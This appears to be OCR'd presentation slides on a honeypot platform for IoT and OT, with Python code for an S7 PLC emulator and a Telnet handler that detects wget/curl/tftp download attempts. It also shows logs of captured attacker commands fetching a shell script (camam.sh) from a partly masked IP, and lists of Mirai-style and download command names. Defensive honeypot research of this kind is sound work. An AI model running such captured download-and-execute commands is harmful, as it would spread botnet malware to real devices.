
1. Hunting Engines


Hunting Engines (IoT & OT)
Attack Traffic
Traffic Handler
IoT hunting engine (Telnet…, part of high interaction)
High interaction OT hunting engine (S7…)
Customized Conpot (HTTP) and Cowire(SSH)
Malware hunting engine
Hunting Handler
Download Malware/data from attacker
Hunting Agents

1st stage, hunting all interaction with hunting engine

- Python based and compatible with Python 2.x/3.x
- Shell and C compiler
- Ubuntu 18.04 or CentOS 7

1. Hunting Engines



```
class S7(object):


    ssl_lists = {}

    def __init__(self, pdu_type=0, reserved=0, request_id=0, result_info=0, parameters='', data=''):
        self.magic = 0x32
        self.pdu_type = pdu_type
        self.reserved = reserved
        self.request_id = request_id
        # sometimes "parameters" happen to be of type int, and not a byte string
        self.param_length = len(parameters) if isinstance(parameters, bytes) else len(str(parameters))
        self.data_length = len(data)
        self.result_info = result_info # Patrick: It needs to set Error class and Error code. 20200728
        self.parameters = parameters
        self.data = data

        # param codes (http://www.bj-ig.de/147.html):
        # maps request types to methods
        self.param_mapping = {0x00: ('diagnostics', self.request_diagnostics),
                              0x04: ('read', self.request_read),
                              0x05: ('write', self.request_write),
                              0x1a: ('request_download', self.request_not_implemented),
                              0x1b: ('download_block', self.request_not_implemented),
                              0x1c: ('end_download', self.request_not_implemented),
                              0x1d: ('start_upload', self.request_not_implemented),
                              0x1e: ('upload', self.request_not_implemented),
                              0x1f: ('end_upload', self.request_not_implemented),
                              0x28: ('insert_block', self.request_not_implemented),
                              0x29: ('plc_stop',self.plc_stop_signal)}

        # maps valid pdu codes to name
        self.pdu_mapping = {0x01: set('request_pdu'),
                            0x02: set('known_but_unindentified_pdu'),
                            0x03: set('response_pdu'),
                            0x07: set('system_status_list')}

        self.data_bus = conpot_core.get_databus()
```



```
from config import HoneyConfig, MissingConfigField
from syslog_logger import get_syslog_logger
from ipaddress import ip_address
import socket
import sys, errno
import time, datetime
import os
import re

DEFAULT_TIMEOUT = 120 #Use to timeout the connection
COMMANDS = {}
COMMANDS_EXECUTED = {}
OVERWRITE_COMMANDS = {} #Use to overwrite default telnet command behavior crahsing the handler (e.g. 'help')
OVERWRITE_COMMANDS_LIST = ["help"] #Don't forget to update the list when adding new commands
BUSY_BOX = "/bin/busybox"
MIRAI_SCANNER_COMMANDS = ["shell", "sh", "enable"]
DOWNLOAD_COMMANDS = ["wget", "tftp", "curl"]
FINGERPRINTED_IPS = []


honey_logger = logging.getLogger("HoneyTelnet")
syslogger = None
config = None
custom_pool = None

class MyTelnetHandler(TelnetHandler, object):
    WELCOME = 'welcome'
    PROMPT = ">"
    authNeedUser = True
    authNeedPass = True

    @command(OVERWRITE_COMMANDS_LIST)
    def telnet_commands_respond(self, params):
        self.writeresponse(OVERWRITE_COMMANDS.get(self.input.raw, ""))


    @command(DOWNLOAD_COMMANDS)
    def download_response(self, params):
        full_commands = " ".join(params)
        #regex = '(http://.*|https://.*)'
        regex = '(https?://.+?)( |;|$|\t|\r|\n|\||%|&)'
        if 'http' in full_commands or 'https' in full_commands:
            fmt = '%Y-%m-%d-%H-%M-%S'
            d = datetime.datetime.utcnow()
            d_string = d.strftime(fmt)
            host_name = socket.gethostname()
            ip_tran = ip_address(u'%s' % ip_wrap(self.client_address[0])).exploded
            #correlate srcip from iptables.log to find specific dest port
            if os.path.isfile(iptable_path):
                with open("/var/log/iptables.log") as f3:
                    my_regex = r"([\S]* [\d]* [\:\d]*) ([\-\d\S]*).*MAC=([\d\:\S]*) SRC=([\d\.\S\:]*) DST=([\d\.\S\:]*).*PROTO=(.*) SPT=([\d]*) DPT=([\d]*)"
                    for line in f3:
                        log = re.findall(my_regex, line)
                        if len(log) > 0:
                            if ip_tran == log[0][3] and str(self.client_address[1]) == log[0][6]:
                                DPT_temp = log[0][7]
                                if DPT_temp > '0' and DPT_temp <= '65535':
                                    DPT = DPT_temp
            #v2 new log format add reason
            if ':' in ip_wrap(self.client_address[0]):
                s2 = "%s|[%s]|%d|%s|%s|wget\n" % \
                    (d_string, ip_wrap(self.client_address[0]), self.client_address[1], host_name, DPT)
            else:
```

1. Hunting Engines




```
wget -O /tmp/e52e6cef-0c8d-4ac7-a4d3-175cddd4b8d5 --tries=1 http://185.172        /camam.sh -e use_proxy=yes -e http_proxy=10.1          :2244
[('http://185.172        /camam.sh', ' ')]
Match regexPtn1
http://185.172        /camam.sh
wget command
wget -O /tmp/a2f24348-a54e-401e-91c3-fb2a9decf6da --tries=1 http://185.172        /camam.sh -e use_proxy=yes -e http_proxy=10.1          :2244
[('http://185.172        /camam.sh', ' ')]
Match regexPtn1
http://185.172.       /camam.sh
wget command
wget -O /tmp/73d6d503-1ec2-49ed-b9f7-b122f0bd2512 --tries=1 http://185.172        /camam.sh -e use_proxy=yes -e http_proxy=10.1          :2244
[('http://185.172        /camam.sh', ' ')]
Match regexPtn1
http://185.172.       /camam.sh
wget command
wget -O /tmp/065bd066-23cf-442a-a227-34f037f2c7c4 --tries=1 http://185.172        /camam.sh -e use_proxy=yes -e http_proxy=10.1          :2244
[('http://185.172        /camam.sh', ' ')]
Match regexPtn1
http://185.172.       /camam.sh
wget command
wget -O /tmp/6604f576-eb69-4d1d-b375-0d673ef46a52 --tries=1 http://185.172        /camam.sh -e use_proxy=yes -e http_proxy=10.1          :2244
[('http://185.172        /camam.sh', ' ')]
Match regexPtn1
http://185.172.       /camam.sh
```

2. The Hunting Agent



2. The Hunting Agent



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upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/s [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/s [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -2_tcpdump.cap to s3 [redacted] er-logs-us-west-2 [redacted] -logs/tcpdump/d=2020-11-02/h=03/3 [redacted] _tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/s [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -6_tcpdump.cap to s3 [redacted] er-logs-us-west-2 [redacted] -logs/tcpdump/d=2020-11-02/h=03/3 [redacted] _tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/t [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 4_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/t [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 0_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
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upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/r [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/f [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/4/a [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 1_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/4/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/4/a [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/4/k [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 5_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/4/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -15_tcpdump.cap to s [redacted] ner-logs-us-west- [redacted] -logs/tcpdump/d=2020-11-02/h=03/ [redacted] 15_tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -19_tcpdump.cap to s [redacted] ner-logs-us-west- [redacted] -logs/tcpdump/d=2020-11-02/h=03/ [redacted] 19_tcpdump.cap
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
